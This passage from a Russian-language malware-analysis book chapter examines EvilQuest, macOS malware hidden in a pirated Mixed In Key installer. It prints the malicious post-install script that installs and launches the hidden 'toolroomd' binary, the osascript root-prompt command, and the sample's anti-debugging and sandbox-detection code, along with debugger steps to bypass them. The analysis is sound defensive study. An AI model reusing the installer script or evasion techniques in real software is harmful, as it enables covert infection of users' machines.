Подтверждение типа файла

Поскольку инструменты анализа часто специфичны для типа файла, а авторы вредоносного ПО могут пытаться маскировать истинный тип файла своих вредоносных творений, при получении потенциально вредоносного образца разумно сначала определить или подтвердить истинный тип файла. Здесь мы пытаемся использовать утилиту `file`, чтобы подтвердить, что троянизированный `Mixed In Key 8.dmg` действительно является disk image.

```
% file "EvilQuest/Mixed In Key 8.dmg"
Mixed In Key 8.dmg: zlib compressed data
```

Упс, похоже, утилита `file` неверно определила файл как нечто отличное от disk image. Это неудивительно, поскольку disk images, сжатые `zlib`, часто сообщаются как "VAX COFF" из-за заголовка `zlib`. [4]

Попробуем снова, на этот раз с помощью моей утилиты WhatsYourSign (WYS), которая показывает информацию о code signing элемента и точнее определяет тип файла элемента. Как видно на рисунке 10-3, поле Item Type инструмента подтверждает, что `Mixed In Key 8.dmg` действительно является disk image, как и ожидалось.

Рисунок 10-3: WYS подтверждает, что элемент является disk image

Извлечение содержимого

После подтверждения, что этот файл `.dmg` действительно является disk image, следующая задача - извлечь содержимое disk image для анализа. Используя встроенную в macOS утилиту `hdiutil`, мы можем смонтировать disk image, чтобы получить доступ к его файлам:

```
% hdiutil attach -noverify "EvilQuest/Mixed In Key 8.dmg"
/dev/disk2             GUID_partition_scheme
/dev/disk2s1           Apple_APFS
/dev/disk3             EF57347C-0000-11AA-AA11-0030654
/dev/disk3s1           41504653-0000-11AA-AA11-0030654
/Volumes/Mixed In Key 8
```

После завершения этой команды disk image будет смонтирован в `/Volumes/Mixed In Key 8/`. Перечисление содержимого этого каталога раскрывает один файл, `Mixed In Key 8.pkg`, который, по-видимому, является installer package (листинг 10-1):

```
% ls "/Volumes/Mixed In Key 8"
Mixed In Key 8.pkg
```

Листинг 10-1: Перечисление содержимого смонтированного disk image

Мы снова обращаемся к WYS, чтобы подтвердить, что файл `.pkg` действительно является package, а также проверить статус подписи package. Как видно на рисунке 10-4, тип файла `.pkg` подтвержден, хотя package не подписан.

Рисунок 10-4: WYS подтверждает, что элемент является неподписанным package

Также можно проверить любые подписи package (или их отсутствие) из терминала с помощью утилиты `pkgutil`. Просто передайте `--check-signature` и путь к package, как показано в листинге 10-2:

```
% pkgutil --check-signature "/Volumes/Mixed In Key 8/Mixed In
Key 8.pkg"
Package "Mixed In Key 8.pkg":
   Status: no signature
```

Листинг 10-2: Проверка подписи package

Поскольку package не подписан, macOS запросит подтверждение у пользователя перед тем, как разрешить его открыть. Однако пользователи, пытающиеся использовать пиратское ПО, скорее всего проигнорируют это предупреждение, продолжат и непреднамеренно начнут заражение.

Изучение пакета

В главе 4 мы обсуждали использование утилиты Suspicious Package для изучения содержимого installer packages. Здесь мы используем ее, чтобы открыть `Mixed In Key 8.pkg` (рисунок 10-5). На вкладке All Files мы найдем приложение с именем `Mixed In Key 8.app` и исполняемый файл с простым именем `patch`.



Рисунок 10-5: Использование Suspicious Package для изучения файлов внутри троянизированного package Mixed In Key

Мы вскоре проведем triage этих файлов, но сначала нужно проверить наличие любых pre- или post-install scripts. Вспомните, что при установке package любые такие сценарии также будут автоматически выполнены. Поэтому, если installer package содержит вредоносное ПО, вы часто найдете вредоносную installer logic внутри этих сценариев.

Щелчок по вкладке All Scripts показывает, что `Mixed In Key 8.pkg` действительно содержит post-install script (листинг 10-3):

```
#!/bin/sh
mkdir /Library/mixednkey
mv /Applications/Utils/patch /Library/mixednkey/toolroomd
rmdir /Application/Utils
chmod +x /Library/mixednkey/toolroomd
/Library/mixednkey/toolroomd &
```

Листинг 10-3: Сценарий post-install пакета `Mixed In Key 8.pkg`

Когда троянизированный `Mixed In Key 8.pkg` устанавливается, сценарий будет выполнен и сделает следующее:

1. Создает каталог с именем `/Library/mixednkey`.
2. Перемещает бинарный файл `patch` (установленный в `/Applications/Utils/patch`) в только что созданный каталог `/Library/mixednkey` как бинарный файл с именем `toolroomd`.
3. Пытается удалить каталог `/Applications/Utils/` (созданный ранее в процессе установки). Однако из-за ошибки в команде (автор вредоносного ПО пропустил "s" в `/Applications`) это завершится неудачей.
4. Делает бинарный файл `toolroomd` исполняемым.
5. Запускает бинарный файл `toolroomd` в фоне.

Установщик запрашивает root privileges во время установки, поэтому если пользователь предоставляет необходимые учетные данные, этот post-install script также будет выполняться с повышенными правами.

Через инструменты мониторинга динамического анализа, такие как мои ProcessMonitor и FileMonitor, мы можем пассивно наблюдать этот процесс установки, включая выполнение post-install script и команд сценария (листинг 10-4):

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 0,
    "arguments" : [
      "/bin/sh",

"/tmp/PKInstallSandbox.3IdCO8/.../com.mixedinkey.installer.u8
5NFq/postinstall",
      "/Users/user/Desktop/Mixed In Key 8.pkg",
"/Applications",
      "/",
      "/"
    ],
    "ppid" : 1375,
    "path" : "/bin/bash",
    "name" : "bash",
    "pid" : 1377
  },
  ...
}
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 0,
```

```
    "arguments" : [
      "mkdir",
      "/Library/mixednkey"
    ],
    "ppid" : 1377,
    "path" : "/bin/mkdir",
    "name" : "mkdir",
    "pid" : 1378
   },
   ...
}
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 0,
    "arguments" : [
      "mv",
      "/Applications/Utils/patch",
      "/Library/mixednkey/toolroomd"
    ],
    "ppid" : 1377,
    "path" : "/bin/mv",
    "name" : "mv",
    "pid" : 1379
   },
    ...
}

{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
"uid" : 0,
    "arguments" : [
      "/Library/mixednkey/toolroomd" 1
    ],
    "ppid" : 1,
    "path" : "/Library/mixednkey/toolroomd",
    "name" : "toolroomd",
    "pid" : 1403
  },
...
}
```

Листинг 10-4: Мониторинг действий вредоносного post-install script

В этом сокращенном выводе ProcessMonitor видно, как во время установки вредоносного ПО выполняются различные команды из post-install script, такие как `mkdir` и `mv`. Самое важное: обратите внимание, что в конце сценарий выполняет вредоносное ПО, теперь установленное как `toolroomd` 1.

Теперь извлечем из package и приложение `Mixed In Key 8`, и бинарный файл `patch` с помощью Suspicious Package, экспортировав каждый файл. Сначала взглянем на приложение `Mixed In Key 8`. Используя WYS, мы видим, что оно все еще имеет действительную подпись разработчиков Mixed In Key (рисунок 10-6).

Рисунок 10-6: Все еще действительно подписанное приложение (через WYS)

Подтверждение действительности code-signing signature элемента говорит нам, что он не был изменен или подделан после подписания.

Могли ли авторы вредоносного ПО скомпрометировать Mixed In Key, украсть его code-signing certificate, скрытно изменить приложение, а затем заново подписать его? Справедливый вопрос, и ответ таков: это возможно, хотя крайне маловероятно. Если бы это было так, авторам вредоносного ПО, вероятно, не пришлось бы прибегать к столь незамысловатому механизму заражения (распространению ПО через сомнительные torrent sites), и им не пришлось бы включать в package еще один неподписанный бинарный файл.

Поскольку основное приложение остается действительно подписанным разработчиками, обратим внимание на файл `patch`. Как вы вскоре увидите, это и есть вредоносное ПО. (Вспомните, что он устанавливается как файл с именем `toolroomd`.) С помощью утилиты `file` мы можем определить, что это 64-битный Mach-O-бинарный файл, а утилита `codesign` указывает, что он не подписан:

```
% file patch
patch: Mach-O 64-bit executable x86_64
% codesign -dvv patch
patch: code object is not signed at all
```

Поскольку `patch` является бинарным файлом, а не, скажем, сценарием, мы продолжим анализ, используя инструменты статического анализа, которые либо file-type agnostic, либо специально предназначены для бинарного анализа.

Извлечение встроенной информации из бинарного файла patch

Сначала мы запустим утилиту `strings`, чтобы извлечь любые встроенные ASCII-строки, поскольку такие строки часто могут дать ценное понимание логики и возможностей вредоносного ПО. Обратите внимание, что я переупорядочил вывод для удобства (листинг 10-5):

```
% strings - patch
2Uy5DI3hMp7o0cq|T|14vHRz0000013
0ZPKhq0rEeUJ0GhPle1joWN30000033
0rzACG3Wr||n1dHnZL17MbWe0000013
3iHMvK0RFo0r3KGWvD28URSu06OhV61tdk0t22nizO3nao1q0000033
1nHITz08Dycj2fGpfB34HNa33yPEb|0NQnSi0j3n3u3JUNmG1uGElB3Rd72B0
000033
...
--reroot
--silent
--noroot
--ignrp
Host: %s
GET /%s HTTP/1.0
Encrypt
file_exists
_generate_xkey
[tab]
[return]
[right-cmd]
/toidievitceffe/libpersist/persist.c
```

Листинг 10-5: Извлечение встроенных строк

Извлечение встроенных строк раскрывает строки, похожие на аргументы командной строки (например, `--silent`), сетевые запросы (например, `GET /%s HTTP/1.0`), потенциальную логику шифрования файлов (например, `_generate_xkey`) и сопоставления клавиш (например, `[right-cmd]`), что, возможно, указывает на наличие keylogging logic. Мы также обнаруживаем путь, содержащий имя каталога (`toidievitceffe`), которое разворачивается в "effectiveidiot". Наш дальнейший анализ вскоре выявит другие строки и имена функций, содержащие сокращение "ei" (например, `EI_RESCUE` и `ei_loader_main`). Похоже, "effectiveidiot" - это прозвище, данное вредоносному ПО его разработчиками.

Вывод утилиты `strings` раскрывает большое число встроенных строк (таких как `2Uy5DI3hMp7o0cq|T|14vHRz0000013`), которые выглядят обфусцированными. Эти бессмысленные строки, вероятно, указывают, что EvilQuest применяет антианализ. Вскоре мы сломаем эту антианалитическую логику, чтобы деобфусцировать все такие строки. Но сначала статически извлечем из вредоносного ПО больше информации.

Вспомните, что встроенная утилита macOS `nm` может извлекать встроенную информацию, такую как имена функций и системные API, вызываемые вредоносным ПО. Как и вывод утилиты `strings`, эта информация может дать понимание возможностей вредоносного ПО и направить дальнейший анализ. Запустим `nm` на бинарном файле `patch`, как в листинге 10-6. И снова я переупорядочил вывод для удобства:

```
% nm patch
                 U _CGEventTapCreate
                 U _CGEventTapEnable
                 U _NSAddressOfSymbol
                 U _NSCreateObjectFileImageFromMemory
                 U _NSLinkModule
                ...
000000010000a550 T __get_host_identifier
0000000100007c40 T __get_process_list
000000010000a170 T __react_exec
000000010000a470 T __react_keys
000000010000a300 T __react_save
0000000100009e80 T __react_scmd
000000010000de60 T _eib_decode
000000010000e010 T _eib_secure_decode
0000000100013708 S _eib_string_key
000000010000e0d0 T _get_targets
0000000100007310 T _eip_encrypt
```

```
0000000100007130 T _eip_key
0000000100007aa0 T _is_debugging
0000000100007c20 T _prevent_trace
0000000100007bc0 T _is_virtual_mchn
0000000100008810 T _persist_executable
0000000100009130 T _install_daemon
```

Листинг 10-6: Извлечение встроенных имен (API-вызовов, функций и так далее)

Сначала мы видим ссылки на системные API, такие как `CGEventTapCreate` и `CGEventTapEnable`, часто используемые для захвата нажатий клавиш пользователя, а также `NSCreateObjectFileImageFromMemory` и `NSLinkModule`, которые можно использовать для выполнения binary payloads в памяти. Вывод также содержит длинный список имен функций, напрямую соответствующих исходному коду вредоносного ПО. Если только они не названы неверно, чтобы ввести нас в заблуждение, они могут дать понимание многих аспектов вредоносного ПО. Например, `is_debugging`, `is_virtual_mchn` и `prevent_trace` могут указывать, что вредоносное ПО реализует логику, срывающую динамический анализ.

`get_host_identifier` и `get_process_list` могут указывать на возможности обследования хоста.

`persist_executable` и `install_daemon`, вероятно, связаны с тем, как вредоносное ПО закрепляется.

`eib_secure_decode` и `eib_string_key` могут отвечать за декодирование обфусцированных строк.

`get_targets`, `is_target` и `eip_encrypt` могут содержать предполагаемую ransomware-логику вредоносного ПО.

Функции `react_*` (такие как `react_exec`) возможно содержат логику выполнения удаленных команд с сервера командования и управления атакующего.

Конечно, мы должны проверить эту функциональность во время статического или динамического анализа. Однако уже сами эти имена могут помочь сфокусировать дальнейший анализ. Например, было бы разумно статически проанализировать то, что выглядит как различные антианалитические функции, до начала сеанса отладки, поскольку эти функции могут попытаться сорвать работу отладчика и потому их нужно будет обойти.

Анализ параметров командной строки

Вооружившись множеством интригующей информации, собранной во время нашего triage статическим анализом, пора копнуть немного глубже. Мы можем дизассемблировать бинарный файл `patch`, загрузив его в дизассемблер, например Hopper. Быстрый triage дизассемблированного кода показывает, что основная логика бинарного файла `patch` находится внутри его функции `main`, которая довольно обширна. Сначала бинарный файл разбирает любые параметры командной строки, ища `--silent`, `--noroot` и `--ignrp`. Если эти аргументы командной строки присутствуют, устанавливаются различные флаги. Затем, анализируя код, который ссылается на эти флаги, мы можем установить их значение.

--silent

Если `--silent` передан через командную строку, вредоносное ПО устанавливает глобальную переменную в `0`. Похоже, это указывает вредоносному ПО работать "тихо", например подавляя печать сообщений об ошибках. В следующем фрагменте дизассемблированного кода значение переменной (которую ниже я назвал `silent`) сначала проверяется инструкцией `cmp`. Если она установлена, вредоносное ПО перепрыгнет через вызов функции `printf`, чтобы сообщение об ошибке не отображалось.

```
0x000000010000c375    cmp        [rbp+silent], 1
0x000000010000c379    jnz        skipErrMsg
...
0x000000010000c389    lea        rdi, "This application has
to be run by root"
0x000000010000c396    call       printf
```

Этот флаг также передается функции `ei_rootgainer_main`, которая влияет на то, как вредоносное ПО (выполняющееся как обычный пользователь) может запрашивать root privileges. Обратите внимание в следующем дизассемблированном коде, что адрес флага загружается в регистр `RDX`, который в контексте вызова функции содержит третий аргумент:

```
0x000000010000c2eb    lea        rdx, [rbp+silent]
0x000000010000c2ef    lea        rcx, [rbp+var_34]
0x000000010000c2f3    call       ei_rootgainer_main
```

Интересно, что этот флаг явно инициализируется в `0` (и снова устанавливается в `0`, если указан параметр `--silent`). Похоже, он никогда не устанавливается в `1` (`true`). Следовательно, вредоносное ПО всегда будет работать в "тихом" режиме, даже если `--silent` не указан. Возможно, в debug build вредоносного ПО этот флаг мог быть по умолчанию инициализирован в `1`.

Чтобы получить root privileges, функция `ei_rootgainer_main` вызывает helper function `run_as_admin_async`, чтобы выполнить следующую (изначально зашифрованную) команду, подставляя саму себя вместо `%s`.

```
osascript -e "do shell script \"sudo %s\" with administrator
privileges"
```

Это приводит к появлению запроса аутентификации от встроенного в macOS `osascript` (рисунок 10-7).



Рисунок 10-7: Запрос аутентификации вредоносного ПО через `osascript`

Если пользователь предоставит подходящие учетные данные, вредоносное ПО получит root privileges.

--noroot

Если `--noroot` передан через командную строку, вредоносное ПО устанавливает другой флаг в `1` (`true`). Затем различный код внутри вредоносного ПО проверяет этот флаг и, если он установлен, выполняет другие действия, например пропускает запрос root privileges. Во фрагменте дизассемблированного кода обратите внимание: если флаг (изначально `var_20`, но здесь названный `noRoot`) установлен, вызов функции `ei_rootgainer_main` пропускается.

```
0x000000010000c2d6    cmp        [rbp+noRoot], 0
0x000000010000c2da    jnz        noRequestForRoot
...
0x000000010000c2f3    call       ei_rootgainer_main
```

Аргумент `--noroot` также передается функции закрепления `ei_persistence_main`:

```
0x000000010000c094    mov        ecx, [rbp+noRoot]
0x000000010000c097    mov        r8d, [rbp+var_24]
0x000000010000c09b    call       _ei_persistence_main
```

Последующий анализ этой функции показывает, что этот флаг определяет, как вредоносное ПО закрепляется: либо как launch daemon, либо как launch agent. Вспомните, что закрепление как launch daemon требует root privileges, тогда как закрепление как launch agent требует только прав пользователя.

--ignrp

Если `--ignrp` ("ignore persistence") передан через командную строку, вредоносное ПО устанавливает флаг в `1` и указывает себе не запускать вручную никакие закрепленные launch items.

Мы можем подтвердить это, исследовав дизассемблированный код функции `ei_selfretain_main`, содержащей логику загрузки закрепленных компонентов. Эта функция сначала проверяет флаг (здесь названный `ignorePersistence`) и, если он не установлен, просто возвращается, не загружая закрепленные элементы:

```
0x000000010000b786    cmp        [rbp+ignorePersistence], 0
0x000000010000b78a    jz         leave
```

Обратите внимание, что даже если параметр командной строки `--ignrp` указан, само вредоносное ПО все равно закрепится и поэтому будет автоматически перезапускаться каждый раз при перезагрузке зараженной системы или входе пользователя.

Анализ антианалитической логики

Если вредоносный образец содержит антианалитическую логику, мы должны идентифицировать и сорвать ее, чтобы продолжить анализ. К счастью для нас, кроме того, что выглядит как зашифрованные строки, EvilQuest, похоже, не применяет методов, которые помешают нашим усилиям статического анализа. Однако с динамическим анализом нам повезло меньше.

Как отмечалось в главе 9, преждевременное завершение образца при запуске в виртуальной машине или отладчике, вероятно, указывает на срабатывание какой-то динамической антианалитической логики. Если вы попробуете запустить EvilQuest в отладчике, то заметите, что

он просто завершается. Это неудивительно; вспомните, что вредоносное ПО содержит функции с именами вроде `is_debugging` и `prevent_trace`. Функция с именем `is_virtual_mchn` также вызывается до этих вероятных антиотладочных функций. Начнем анализ того, что выглядит как антианалитическая логика вредоносного ПО, именно с нее.

Логика противодействия виртуальной машине?

В дизассемблере взгляните на `0x000000010000be5f` в функции `main`. После обработки любых параметров командной строки вредоносное ПО вызывает функцию с именем `is_virtual_mchn`. Как показано в следующем фрагменте декомпилированного кода, вредоносное ПО преждевременно завершится, если эта функция вернет ненулевое значение:

```
if(is_virtual_mchn(0x2) != 0x0) {
    exit(-1);
}
```

Рассмотрим декомпиляцию этой функции внимательнее (листинг 10-7), поскольку мы хотим убедиться, что вредоносное ПО выполняется (или может быть принуждено выполняться) в виртуальной машине, чтобы мы могли анализировать его динамически.

```
int is_virtual_mchn(int arg0) {
   var_10 = time();
   sleep(arg0);
   rax = time();
   rdx = 0x0;
   if (rax - var_10 < arg0) {
      rdx = 0x1;
   }
   rax = rdx;
   return rax;
}
```

Листинг 10-7: Проверка anti-sandbox через проверки времени

Как видно в декомпиляции `is_virtual_mchn`, функция `time` вызывается дважды, с вызовом `sleep` между ними. Затем она сравнивает разницу между двумя вызовами `time` с количеством времени, на которое код спал. Это позволяет обнаруживать sandboxes, которые patch или ускоряют вызовы `sleep`. Как отметил исследователь безопасности Clemens Kolbitsch:

> Sandboxes будут patch функцию sleep, пытаясь переиграть вредоносное ПО, использующее временные задержки. В ответ вредоносное ПО проверит, было ли время ускорено. Вредоносное ПО получит timestamp, уйдет в sleep, а затем снова получит timestamp, когда проснется. Разница времени между timestamps должна быть такой же длительности, как время, на которое вредоносное ПО было запрограммировано спать. Если нет, вредоносное ПО знает, что выполняется в окружении, которое patch функцию sleep, что произошло бы только в sandbox. [5]

Это означает, что в действительности функция `is_virtual_mchn` скорее является sandbox check и фактически не обнаружит стандартную виртуальную машину, которая не манипулирует никакими временными конструкциями. Это хорошая новость для нашего дальнейшего анализа вредоносного ПО, который происходит внутри изолированной виртуальной машины.

Логика противодействия отладке

Нам также нужно обсудить другие антианалитические механизмы, применяемые вредоносным ПО, поскольку эта логика может позднее сорвать наши усилия динамического анализа. Вспомните, что в выводе утилиты `strings` мы видели то, что выглядело как антиотладочные функции: `is_debugging` и `prevent_trace`.

Функция `is_debugging` реализована по адресу `0x0000000100007aa0`. Взглянув на фрагмент аннотированного дизассемблированного кода этой функции в листинге 10-8, мы видим, что вредоносное ПО вызывает функцию `sysctl` с `CTL_KERN`, `KERN_PROC`, `KERN_PROC_PID` и своим PID, полученным через API-функцию `getpid()`:

```
_is_debugging:
0x0000000100007aa0
...
0x0000000100007ae1    mov        dword [rbp+var_2A0], 0x1
;CTL_KERN
0x0000000100007aeb    mov        dword [rbp+var_29C], 0xe
;KERN_PROC
0x0000000100007af5    mov        dword [rbp+var_298], 0x1
;KERN_PROC_PID
...
0x0000000100007b06    call       getpid
...
0x0000000100007b16    mov        [rbp+var_294], eax ;process
id (pid)
...
0x0000000100007b0f    lea        rdi, qword [rbp+var_2A0]
...
0x0000000100007b47    call       sysctl
```

Листинг 10-8: Начало антиотладочной логики через API `sysctl`

После возврата функции `sysctl` вредоносное ПО проверяет член `p_flag` структуры `info.kp_proc`, заполненной вызовом `sysctl`, чтобы увидеть, установлен ли в нем флаг `P_TRACED` (листинг 10-9). Поскольку этот флаг установлен только если процесс отлаживается, вредоносное ПО может использовать его, чтобы определить, отлаживают ли его.

```
rax = 0x0;
if ((info.kp_proc.p_flag & 0x800) != 0x0) {
    rax = 0x1;
}
```

Листинг 10-9: Установлен ли флаг `P_TRACED` (`0x800`)? Если да, процесс отлаживается.

> NOTE
>
> Эта проверка `sysctl`/`P_TRACED` выглядит знакомо? Так и должно быть, поскольку это распространенная антиотладочная проверка, обсуждавшаяся в предыдущей главе.

Если функция `is_debugging` обнаруживает отладчик, она возвращает ненулевое значение, как показано в полной реконструкции листинга 10-10, которую я основывал на декомпиляции.

```
int is_debugging(int arg0, int arg1) {

  int isDebugged = 0;
mib[0] = CTL_KERN;
  mib[1] = KERN_PROC;
  mib[2] = KERN_PROC_PID;
  mib[3] = getpid();
  sysctl(mib, 0x4, &info, &size, NULL, 0);
```

```
  if(P_TRACED == (info.kp_proc.p_flag & P_TRACED)) {
    isDebugged = 0x1;
  }

  return isDebugged;
}
```

Листинг 10-10: Антиотладочная логика, использующая `sysctl` и `P_TRACED`

Код, такой как функция `ei_persistence_main`, вызывает функцию `is_debugging` и быстро завершается, если обнаружен отладчик (листинг 10-11):

```
int ei_persistence_main(...) {
  //debugger check
  if (is_debugging(arg0, arg1) != 0) {
    exit(1);
  }
```

Листинг 10-11: Преждевременное завершение при обнаружении отладчика

Чтобы обойти эту антианалитическую логику, мы можем либо изменить бинарный файл EvilQuest и patch out этот код, либо использовать отладчик для подрыва состояния выполнения вредоносного ПО в памяти. Если бы вы хотели изменить код, можно было бы заменить инструкцию `cmovnz` (по адресу `0x0000000100007b7a`) инструкцией вроде `xor eax, eax`, чтобы обнулить возвращаемое значение функции. Поскольку эта замещающая инструкция на один байт короче `cmovnz`, придется добавить однобайтовую инструкцию `NOP` для заполнения.

Подход с отладчиком оказывается более прямолинейным, поскольку мы можем просто обнулить возвращаемое значение функции `is_debugging`. В частности, сначала можно установить точку останова на инструкцию сразу после вызова функции `is_debugging` (`0x000000010000b89f`), которая проверяет возвращаемое значение через `cmp eax, 0x0`. Когда точка останова сработает, мы можем установить регистр `RAX` в `0` с помощью `reg write $rax 0`, оставив вредоносное ПО в неведении о том, что его отлаживают:

```
% lldb patch
(lldb) target create "patch"
...
(lldb) b 0x10000b89f
Breakpoint 1: where = patch`patch[00x000000010000b89f],
address = 0x000000010000b89f
(lldb) r
Process 1397 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
->  0x10000b89f: cmpl   $0x0, %eax
    0x10000b8a2: je     0x10000b8b2
(lldb) reg read $rax
       rax = 0x0000000000000001
(lldb) reg write $rax 0
(lldb) c
```

Мы еще не совсем закончили, поскольку вредоносное ПО также содержит функцию с именем `prevent_trace`, которая, как следует из имени, пытается предотвратить трассировку через отладчик. Листинг 10-12 показывает полный аннотированный дизассемблированный код функции.

```
prevent_trace:
0x0000000100007c20    push       rbp
0x0000000100007c21    mov        rbp, rsp
0x0000000100007c24    call       getpid
0x0000000100007c29    xor        ecx, ecx
0x0000000100007c2b    mov        edx, ecx
0x0000000100007c2d    xor        ecx, ecx
0x0000000100007c2f    mov        edi, 0x1f ;PT_DENY_ATTACH
0x0000000100007c34    mov        esi, eax  ;process id (pid)
0x0000000100007c36    call     1 ptrace
0x0000000100007c3b    pop        rbp
0x0000000100007c3c    ret
```

Листинг 10-12: Антиотладочная логика через API `ptrace`

После вызова функции `getpid` для получения своего process ID вредоносное ПО вызывает `ptrace` с флагом `PT_DENY_ATTACH` (`0x1f`) 1. Как отмечалось в предыдущей главе, это мешает отладке двумя способами. Во-первых, после выполнения этого вызова любая попытка присоединить отладчик завершится неудачей. Во-вторых, если отладчик уже присоединен, процесс немедленно завершится после выполнения этого вызова.

Чтобы подорвать эту логику и позволить отлаживать вредоносное ПО для дальнейшего анализа, мы снова используем отладчик, чтобы полностью избежать вызова `prevent_trace`. Сначала устанавливаем точку останова по адресу `0x000000010000b8b2`, где находится вызов этой функции. Когда точка останова сработает, мы изменяем значение указателя инструкций (`RIP`), чтобы оно указывало на следующую инструкцию (по адресу `0x000000010000b8b7`). Это гарантирует, что проблемный вызов `ptrace` никогда не будет выполнен.

Дальнейший анализ показывает, что все антиотладочные функции EvilQuest вызываются изнутри одной функции (`ei_persistence_main`). Поэтому мы можем фактически установить одну точку останова внутри функции `ei_persistence_main`, а затем изменить указатель инструкций, чтобы перепрыгнуть оба антиотладочных вызова. Однако, поскольку функция `ei_persistence_main` вызывается несколько раз, наша точка останова сработала бы несколько раз, требуя каждый раз вручную изменять `RIP`. Более эффективный подход - добавить к этой точке останова команду, которая укажет отладчику автоматически изменять `RIP` при срабатывании точки останова, а затем продолжать выполнение.

Сначала установим точку останова на инструкции `call is_debugging` (находится по адресу `0x000000010000b89a`). После установки точки останова добавляем команду точки останова через `br command add`. В этой команде можно указать отладчику изменить `RIP`, установив его в адрес сразу после вызова второй антиотладочной функции, `prevent_trace` (`0x000000010000b8b7`), как показано в листинге 10-13:

```
 % lldb patch
(lldb) b 0x10000b89a
Breakpoint 1: where = patch`patch[0x000000010000b89a],
address = 0x000000010000b89a
(lldb) br command add 1
Enter your debugger command(s).  Type 'DONE' to end.
> reg write $rip 0x10000b8b7
> continue
> DONE
```

Листинг 10-13: Обход антиотладочной логики с помощью команды точки останова

